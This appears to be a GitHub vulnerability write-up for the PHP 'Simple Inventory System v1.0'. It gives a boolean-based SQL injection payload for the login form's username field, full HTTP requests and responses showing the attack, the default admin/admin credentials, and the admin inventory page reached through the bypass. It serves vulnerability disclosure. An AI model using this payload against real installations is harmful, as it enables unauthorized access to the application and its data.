debug601 Create SQLi-1.md History

1 contributor

42 lines (27 sloc) | 1.48 KB

Simple Inventory System v1.0 by argie has SQL injection

The password for the backend login account is: admin/admin

vendors: https://www.sourcecodester.com/php/4481/simple-inventory-system-using-phpmysql.html

Vulnerability File: /inventory/login.php

Vulnerability location: /inventory/login.php

[+] Payload: username=admi' or length(database()) =8--
+&password=admin&submit=Login // Leak place ---> username


Current database name: liveedit,length is 8

```
POST /inventory/login.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Referer: http://192.168.1.19/inventory/index.php
Cookie: PHPSESSID=limt35893on9omuk2tgcc85iuj
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

username=admi' or length(database()) =8--+&password=admin&submit=Login
```

When length (database (()) = 7, Content-Length: 4;location: index.php




```
POST /inventory/login.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/inventory/index.php
Cookie: PHPSESSID=limt35893on9omuk2tgcc85iuj
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

username=admi' or length(database())
=7--+&password=admin&submit=Login
```

```
HTTP/1.1 302 Found
Date: Thu, 19 May 2022 03:21:37 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8
```


When length (database (()) = 8, Content-Length: 4;location: tableedit.php



```
POST /inventory/login.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/inventory/index.php
Cookie: PHPSESSID=limt35893on9omuk2tgcc85iuj
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

username=admi' or length(database())
=8--+&password=admin&submit=Login
```

```
HTTP/1.1 302 Found
Date: Thu, 19 May 2022 03:20:50 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=99j19mgurc4aimkcnbdgd3g68o; path=/
location: tableedit.php
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8
```



Inventory System

Inventory | Sales | To be order | Add Item | Add Product | Edit Price | Logout

Click the table rows to enter the quantity sold

Date	Item	Quantity Left	Qty Sold	Price
2022-05-19	qweqwqw	-2221		1
2022-05-19	wewqewe	-2221		1
2022-05-19	argie	-2221		1
2022-05-19	wewew	-2221		1
2022-05-19	asdasd	-5554		1
2022-05-19	asdasd	-2221		1
2022-05-19	1	-2221		1

Total Sales of this day: **Php 0.00**

Print